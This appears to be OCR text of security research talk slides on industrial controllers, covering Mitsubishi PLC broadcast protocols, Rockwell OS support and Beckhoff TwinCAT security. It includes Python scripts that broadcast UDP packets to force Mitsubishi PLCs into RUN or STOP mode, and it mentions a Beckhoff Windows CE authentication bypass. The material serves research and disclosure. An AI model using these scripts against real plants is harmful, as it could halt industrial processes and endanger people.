    Data: d70100000011117f000000a80300ffff03000038009c0a18…
    [Length: 77]
```

```
0000  ff ff ff ff ff ff 10 4b  46 28 4f 08 08 00 45 00   ·····K F(O···E·
0010  00 69 06 9d 00 00 40 11  af 45 c0 a8 03 fa ff ff   ·i····@· ·E·····
0020  ff ff 15 b8 e3 b2 00 55  0f 16 d7 01 00 00 00 11   ·····U ·····
0030  11 7f 00 00 00 a8 03 00  ff ff 03 00 00 38 00 9c   ·····8··
```

DownloadProjectToPLCFromGXWorks3.pcapng | Packets: 843 · Displayed: 843 (100.0%) | Profile: Default

Scanning for Mitsubishi PLCs



Broadcasts? But why?


Many protocols have been created with the ease of the engineers in mind:

- Sending all packets to 255.255.255.255 / FF:FF:FF:FF:FF:FF is easy to use because the workstation and PLC do **not** have to be in the same subnet to be able to communicate to each other
  - So this protocol works "**Out-Of-The-Box**"
  - So there is no need to have a valid IP address on your computer, easy right?

- Unfortunately this also means that all traffic is being delivered to every other device in the network
  - Problem anyone?

- Please note: once the workstation and PLC are in the same subnet, TCP is used and a more "regular" way of communicating occurs

Normal protocol




Creating scripts

```
def sendSTOP(srcIP):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
    s.settimeout(4)
    s.bind((srcIP,0))
    print('Now sending the command ...')
    ##### This seems to be the actual packet sending it in RUN mode
    data='5701000000111107000ffff030000fe0300002000lc0a161400000000000000000000000000000000000000000100209000000100'
    response = send_and_recv(s,'255.255.255.255',5560,data)
    if binascii.hexlify(response)[-8:] == '09000000': print('Should\'ve worked')
    ## Valid response seems to be d70100000011117f000000a80300ffff03000020009c0a1814000000000000000000000000000000000000000000000000100109000000
    s.close()
```

```
def sendRUN(srcIP):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
    s.settimeout(4)
    s.bind((srcIP,0))
    print('Now sending the command ...')
    ##### This seems to be the actual packet sending it in STOP mode
    data='5701000000111107000ffff030000fe0300002200lc0a161400000000000000000000000000000000000000000100109000000001000000'
    response = send_and_recv(s,'255.255.255.255',5560,data)
    if binascii.hexlify(response)[-8:] == '09000000': print('Should\'ve worked')
    ## Valid response seems to be d70100000011117f000000a80300ffff03000020009c0a1814000000000000000000000000000000000000000000000000100109000000
    s.close()
```

Conclusion: access to the network is game over for these PLC's

Mitsubishi PLC Software is called “GX Works”



Other general issue: limited OS support

Rc	Rockwell Automation Compability	RSLogix 5000	RSLogix 5000	RSLogix 5000	RSLogix 5000	Studio 5000 Logix Designer
	2019	14.01.00	18.02.00	19.01.01	20.01.01	21.03.02
Li	Windows 7 Enterprise SP1 32-bit	!	✗	✓	✓	!
W	Windows 7 Enterprise SP1 64-bit	!	✗	✓	✓	!
W	Windows 7 Home Premium (32-bit)	!	✗	✓	✓	!
W	Windows 7 Home Premium (64-bit)	!	✗	✓	✓	!
W	Windows 7 Home Premium SP1 32-bit	!	!	!	!	✓
W	Windows 7 Home Premium SP1 64-bit	!	!	!	!	!
W	Windows 7 Professional (32-bit)	!	✗	✓	✓	!
W	Windows 7 Professional (64-bit)	!	✗	✓	✓	!
W	Windows 7 Professional SP1 (32-bit)	!	✗	✓	✓	!
W	Windows 7 Professional SP1 (64-bit)	!	✗	✓	✓	✓
W	Windows 7 Ultimate SP1 32-bit	!	!	!	!	!
W	Windows 7 Ultimate SP1 64-bit	!	!	!	!	!
W	Windows 8 (home) 32-Bit	!	✗	✗	✗	!
W	Windows 8 (home) 64-Bit	!	✗	✗	✗	!
W	Windows 8 Enterprise 32-Bit	!	✗	✗	✗	!
W	Windows 8 Enterprise 64-Bit	!	✗	✗	✗	!
W	Windows 8 Professional 32-Bit	!	✗	✗	✗	!
W	Windows 8 Professional 64-Bit	!	✗	✗	✗	!
W	Windows 8.1 Enterprise 32-Bit	!	✗	✗	✗	!
W	Windows 8.1 Enterprise 64-Bit	!	✗	✗	✗	!
W	Windows 8.1 Professional 32-Bit	!	✗	✗	✗	!
W	Windows 8.1 Professional 64-Bit	!	✗	✗	✗	!
W	Windows Vista Business (32-bit)	!	✓	✓	✓	!
W	Windows XP Pro (32-bit)	!	✗	✗	✗	✗
W	Windows XP Pro SP1 (32-bit)	!	✗	✗	✗	✗
W	Windows XP Pro SP2 (32-bit)	!	✗	✗	✗	✗
W	Windows XP Pro SP3 (32-bit)	!	✓	✓	✓	✗

So what if: a PLC vendor tries really hard

There is one vendor (that I know of), that does things entirely differently:

- This vendor uses off the shelf Operating Systems for PLC's
  - Windows all the way (albeit sometimes WinCE or Embedded versions)

- This vendor even calls its controllers Industrial Personal Computers (IPC) or Embedded PC's
  - They technically do not sell PLCs but do refer to the software as PLC software

- Almost all their devices have DVI/HDMI, USB, Compact Flash (or CFAST), Ethernet from the very beginning

- They stick with mostly known protocols like EtherCat, RDP, ADS that are not only known by Wireshark but also very well described in their online InfoSys website


Security?

And foremost: this vendor has implemented programming and access security **from the beginning** of their controller product line

- Mostly based on Windows security, which has its pros and cons
  - E.g. until today, all passwords are stored in Windows environments


- But they also implement their very own security implementation to **allow communication**

BECKHOFF


De Oude Tuffer
15:05 29-8-2019
Overzicht
Capaciteit
Show 1
Show 2
Show 3
Show 4
Perslucht
Storingen
Park
Baan
Wachtrij
Shows
BECKHOFF

Didn't you already mentioned this?

Yes, last year, a vulnerability on authentication bypass for de Remote Display service on **Windows CE** was shown. Windows CE is still being used on their cheapest devices.


beckhoff
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC
Data (D:)
beckhoff
Search beckhoff
todo
UGent
Hogesch
TI - 02 V
TI - S4 -
TI - S4 -
TI - S4 -
TI - S5 -
TI - S5 -
TI - S5 -
OneDrive
This PC
3D Obje
Desktop
Docume
Downlo
Music
Pictures
Videos
Local Di
Data (D:
Network
cerhost_v2.04.exe
cerhost_v2.04_TijlsVersion.exe
2 items

So what's next?

We decided to take them at their word and actually look at:

The security of running **the newest version of Beckhoff software on the newest possible version of Windows**.


Let's perform a deep dive:
-> How does the built-in security work?
-> How can we play with this?

→ Research & development in conjunction with **Tinus Umans**

So what software does a Beckhoff engineer use?

- Beckhoff uses Windows Operating Systems on their controllers
- Engineers use **Microsoft Visual Studio** as the default programming environment

- The only thing Engineers have to do to start programming controllers is install the **TwinCAT 3 eXtended Automation Engineering** software
- It is free to download at www.beckhoff.com/twincat3 and the most recent version is 3.1.4024.0 (build date 2019-07-24)



What is this Beckhoff security-by-design?

